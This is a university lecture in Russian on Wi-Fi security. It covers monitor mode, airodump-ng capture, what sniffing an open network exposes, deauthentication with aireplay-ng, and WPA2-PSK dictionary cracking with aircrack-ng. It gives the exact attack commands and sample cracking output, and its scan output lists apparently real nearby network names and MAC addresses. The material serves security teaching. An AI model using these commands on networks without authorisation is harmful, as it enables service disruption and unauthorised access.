

Основы построения защищенных компьютерных сетей

Лекция 14
Безопасность беспроводных сетей



Семён Новосёлов

2025

БФУ
имени И. Канта

Беспроводные сети Wi-Fi



- беспроводная локальная сеть
- строится на базе набора стандартов IEEE 802.11
- физический уровень модели OSI

Режимы работы Wi-Fi-адаптеров

Разборчивый

- отсекаются кадры не адресованные хосту
- видны только кадры с MAC-адресом хоста и широковещательные / групповые
- режим работы по-умолчанию

Неразборчивый

- принимаются все кадры
- виден весь трафик через хост
- используется снiffeрами
- адаптер требуется переводить в такое состояние

Перевод карты в неразборчивый режим

С помощью пакета aircrack-ng в Ubuntu:

```
sudo airmon-ng check kill
```

убирает мешающие приложения

```
sudo airmon-ng start wlp2s0
```

wlp2s0 - имя интерфейса

Неразборчивый режим работает не на всех адаптерах.

Важно: для восстановления работы сети в обычном режиме потребуется перезагрузка.

Сбор пакетов

Wireshark

- прослушиваются только сети на одном канале WLAN
- требуется отдельная утилита для смены каналов, чтобы прослушивать весь трафик


airodump-ng

- специальная утилита для Wi-Fi из состава aircrack-ng
- сканируются сети на всех каналах, либо указанном при запуске

Каналы WLAN

Частота на которой работает сеть Wi-Fi.

В сетях 802.11b/g/n/ax на диапазоне частот 2.4 GHz есть 14 каналов.



Источник картинки:
Wikipedia, CC BY-SA 3.0

Использование airodump-ng

Режим со сканированием
(периодическим переключением)
каналов:

```
sudo airodump-ng -w wifi-dump
```

При таком режиме неизбежны
потери пакетов с одного канала
во время прослушки другого

Используется для просмотра
списка сетей в наличии

Режим прослушивания отдельного
канала

```
sudo airodump-ng -w wifi-dump -c 1
```

Пакетов теряется меньше
Запускается для выбранной сети

Режим со сканированием каналов. Пример

CH 11][Elapsed: 2 mins][2022-11-21 02:24][WPA handshake: EC:43:F6:04:AF:28

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
D8:47:32:CA:79:05	-1	0	0	0	-1	-1			<length: 0>
78:94:B4:B9:B5:D2	-1	0	0	0	1	-1			<length: 0>
EC:43:F6:04:AF:28	-46	258	74	0	3	54e	WPA2 CCMP	PSK	Keenetic-4095
9C:5C:8E:C3:E3:18	-76	109	11	0	13	130	WPA2 CCMP	PSK	ASUS999
E8:94:F6:6F:BC:84	-74	22	0	0	6	135	WPA2 CCMP	PSK	TP-LINK_6FBC84
E8:DE:27:BA:07:C0	-77	138	0	0	6	135	WPA2 CCMP	PSK	Vetal
54:AF:97:29:84:4C	-76	187	0	0	10	270	WPA2 CCMP	PSK	5-5
0C:80:63:1C:06:D6	-78	18	0	0	11	270	WPA2 CCMP	PSK	TP-Link_06D6
F8:98:B9:53:CB:94	-79	42	1	0	7	130	WPA2 CCMP	PSK	Polli_nasta
F8:1A:67:12:65:1A	-79	3	0	0	1	135	WPA2 CCMP	PSK	Pelikan
60:CE:86:3F:E1:D0	-77	2	0	0	11	130	WPA2 CCMP	PSK	RT-GPON-E1D0
12:50:72:A6:96:AC	-79	2	0	0	11	270	WPA2 CCMP	PSK	<length: 0>

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
D8:47:32:CA:79:05	1C:30:08:A8:4F:FA	-79	0 - 1	0	2		
78:94:B4:B9:B5:D2	B8:94:E7:79:92:04	-80	0 - 1	0	1		
78:94:B4:B9:B5:D2	B8:87:6E:9C:D9:0A	-81	0 - 1	0	2		
EC:43:F6:04:AF:28	0C:C6:FD:29:A2:A8	-31	54e- 1e	0	44		
EC:43:F6:04:AF:28	6C:71:D9:B0:01:8D	-40	54e-54e	0	23	EAPOL	
9C:5C:8E:C3:E3:18	9C:5A:81:CF:32:E8	-79	1e- 1	0	5		
9C:5C:8E:C3:E3:18	48:8D:36:38:DE:5E	-79	0 -11e	6	2		
9C:5C:8E:C3:E3:18	4A:20:E4:8C:33:23	-77	1e- 6	0	2		
E8:94:F6:6F:BC:84	62:7E:A6:3B:00:82	-79	0 - 1	0	1		
E8:DE:27:BA:07:C0	94:17:00:81:11:5D	-79	0 - 1e	0	4		
E8:DE:27:BA:07:C0	28:16:A8:C9:DA:BF	-80	0 - 1	0	3		
(not associated)	92:B3:DD:FE:0C:AC	-59	0 - 1	0	4		

Антенны Wi-Fi

Используются для увеличения расстояния снiffeинга.

Одно из направлений народного творчества.



WokFi



Антенны-банки



Источник картинок: Wikipedia

Что видно в открытой сети?

Весь трафик всех машин поблизости.

Доступна вся информация из открытых протоколов и частичная для зашифрованных:

HTTP

- Cookie
- URL
- загружаемые страницы и изображения на сайте

HTTPS

- IP-адреса, по которым можно судить о посещаемых сайтах

Telnet

- команды и логин/пароль для входа

Пример перехваченной информации

348490 818 108399	Android.local	randomfunnycat.com	TCP	1118 [TCP Previous segment not captured] 44986 -> [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1028 Tsval=921317617 Tscr=78476723
351668 824 15525	Android.local	randomfunnycat.com	TCP	1118 [TCP ACKed unseen segment] [TCP Previous segment not captured] 44986 -> [PSH, ACK] Seq=2<10 Win=176 Tsval=921882997 Tscr=3286909412
351669 826 13240	Android.local	randomfunnycat.com	TCP	1118 [TCP ACKed unseen segment] [TCP Previous segment not captured] 44986 -> [PSH, ACK] Seq=2<10 Win=176 Tsval=921882997 Tscr=3286909412
446234 1112 013189	Android.local	web17-1623.customers.tigertech.net	TCP	676 38510 -> [http-req] [PSH, ACK] Seq=1 Ack=1 Win=172 Len=586 Tsval=921882997 Tscr=3286909412
446660 1113 668484	Android.local	web17-1623.customers.tigertech.net	TCP	1254 [TCP ACKed unseen segment] [TCP Previous segment not captured] http(80) -> 38510 [ACK] Seq=2<10 Win=176 Tsval=921882997 Tscr=3286909412
446280 1113 668484	Android.local	web17-1623.customers.tigertech.net	TCP	1454 [TCP ACKed unseen segment] [TCP Previous segment not captured] http(80) -> 38510 [ACK] Seq=2<10 Win=176 Tsval=921882997 Tscr=3286909412
501833 120 138585	Android.local	web17-1623.customers.tigertech.net	Android.local	1454 [TCP ACKed unseen segment] [TCP Previous segment not captured] http(80) -> 38510 [ACK] Seq=2<10 Win=176 Tsval=921882997 Tscr=3286909412
498797 1250 294846	Android.local	pmsweb.com	TCP	698 48812 -> [http-req] [PSH, ACK] Seq=1 Ack=1 Win=172 Len=689 Tsval=3106886128 Tscr=1085273813
561833 1287 203081	Android.local	pmsweb.com	TCP	1118 [TCP ACKed unseen segment] [TCP Previous segment not captured] 48802 -> [http-req] [PSH, ACK] Seq=1 Ack=1 Win=172 Len=689 Tsval=3106886128 Tscr=1085273813
501833 1257 203061	Android.local	pmsweb.com	TCP	1118 [TCP ACKed unseen segment] [TCP Retransmission] 48802 -> [http-req] [PSH, ACK] Seq=1<550 Win=172 Len=689 Tsval=3106886128 Tscr=1085273813
501834 1257 205093	Android.local	pmsweb.com	TCP	1118 [TCP ACKed unseen segment] [TCP Retransmission] 48802 -> [http-req] [PSH, ACK] Seq=5<550 Win=172 Len=689 Tsval=3106886128 Tscr=1085273813
501835 1257 205098	Android.local	pmsweb.com	TCP	1118 [TCP ACKed unseen segment] [TCP Retransmission] 48802 -> [http-req] [PSH, ACK] Seq=5<550 Win=172 Len=689 Tsval=3106886128 Tscr=1085273813
504145 1267 723596	Android.local	pmsweb.com	TCP	1118 48855 -> [http-req] [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1028 Tsval=3106886128 Tscr=1085273813
504146 1267 723597	Android.local	pmsweb.com	TCP	1118 48855 -> [http-req] [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1028 Tsval=3106886128 Tscr=1085273813
504147 1267 726512	Android.local	pmsweb.com	TCP	1118 [TCP Retransmission] 48855 -> [http-req] [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1028 Tsval=3106886128 Tscr=1085273813
504148 1267 726595	Android.local	pmsweb.com	TCP	1118 [TCP Retransmission] 48855 -> [http-req] [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1028 Tsval=3106886128 Tscr=1085273813
504149 1267 729267	Android.local	pmsweb.com	TCP	1118 [TCP Retransmission] 48855 -> [http-req] [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1028 Tsval=3106886128 Tscr=1085273813
504150 1267 732237	Android.local	pmsweb.com	TCP	1118 [TCP Retransmission] 48855 -> [http-req] [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1028 Tsval=3106886128 Tscr=1085273813
509032 1296 776840	Android.local	pmsweb.com	TCP	1104 48852 -> [http-req] [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1028 Tsval=3106886128 Tscr=1085273813
509033 1296 769310	Android.local	pmsweb.com	TCP	1110 [TCP Retransmission] 48852 -> [http-req] [PSH, ACK] Seq=1 Ack=1 Win=172 Len=1028 Tsval=310685

```
Acknowledgment Number: 1 (relative ack number)
Acknowledgment Number (raw): 335742707
Header Length: 32 bytes (8)
Flags: 0x0000 (PSH, ACK)
Window: 172
[Calculated Window size: 172]
[Window size scaling factor: -1 (unknown)]
Checksum: 0x00007294 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 8
> Options: { (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  [Timestamps]
  [SOA/ADNS analysis]
  [TCP payload (1028 bytes)]
  TCP segment data (1020 bytes)
```

Перехвачены Cookie

Сети с шифрованием

В настоящее время наиболее распространены сети с WPA2-PSK (IEEE 802.11i-2004)

- Доступ к Wi-Fi сети по общему паролю.
- Любой клиент сети, знающий пароль, может расшифровать трафик другого клиента
- При условии, что ему удастся перехватить все 4 пакета протокола аутентификации EAPOL в момент подключения другого клиента к сети

Как расшифровать трафик в Wireshark

Просто добавить пароль к сети в настройках:

- Редактирование ⇒ Параметры ⇒ Протоколы ⇒ IEEE 802.11 ⇒ Ключи расшифровки ⇒ WPA-PWD
- После добавления будет видно всё, что видно для случая открытой сети

Деаутентификация клиентов

- Сети Wi-Fi строятся по открытой среде и уязвимы к атакам деаутентификации
- Хакер может отправить пакет с MAC-адресом отправителя клиента сети и принудительно выбросить его из сети
- Это может использоваться для получения пакетов EAPOL для расшифровки трафика, либо попыток перебора пароля к сети

Деаутентификация с помощью aireplay

Деаутентификация всех клиентов точки доступа с MAC-адресом
EC:43:F6:04:AF:28:

```
sudo aireplay-ng wlp2s0 --deauth 0 -a EC:43:F6:04:AF:28
```

Деаутентификация одного клиента с MAC-адресом 6C:71:D9:B0:01:8D из
точки доступа с MAC-адресом: EC:43:F6:04:AF:28:

```
sudo aireplay-ng wlp2s0 --deauth 1 -a EC:43:F6:04:AF:28 -c  
6C:71:D9:B0:01:8D
```

Интересное

В 2013-2015 некоторые американские отели и гостиницы (Marriott и др.) проводили атаку деаутентификации на персональные точки доступа клиентов, чтобы принудить их пользоваться своим платным Wi-Fi.

Marriott был оштрафован FCC на \$600 000.

Перебор пароля WPA2-PSK

В случае, если пароль к сети неизвестен, хакер может попытаться его перебрать.

Для атаки требуется отловить **handshake** при подключении любого клиента к сети.

Для получения **handshake** может использоваться атака деаутентификации.

После чего можно выполнить атаку по словарю:

```
aircrack-ng wifi-dump-01.cap -w /usr/share/nmap/nselib/data/passwords.lst
```

Полный перебор как правило не эффективен.

Пример успешного перебора

```
Aircrack-ng 1.6

[00:00:00] 4904/5085 keys tested (22030.57 k/s)

Time left: 0 seconds          96.44%

KEY FOUND! [ [REDACTED] ]

Master Key      : 47 0B 75 30 26 C8 49 0E 80 77 94 AD C5 72 0E 53
                  0E 22 7F 65 F6 8F 4A 15 18 BF 99 8F 41 4F FA 78

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : DF C4 3C 2F 77 42 DA DE 82 B9 B5 1D AB 01 C5 83
```

Бесполезные методы защиты Wi-Fi

Доступ к точке доступа может быть ограничен по белому списку MAC-адресов

- Легко обходится хакерами, так как MAC-адреса устройств передаются в открытом виде и сразу же перехватываются
- MAC-адрес карты (виртуальный) легко поменять на адрес из белого списка

С другой стороны, если хакер забыл поменять свой MAC-адрес при атаке сети, то это может стать доказательством атаки (MAC-адрес уникален для каждой карты).

Литература и ссылки

- <https://www.aircrack-ng.org/documentation.html>
- <https://wiki.wireshark.org/CaptureSetup/WLAN>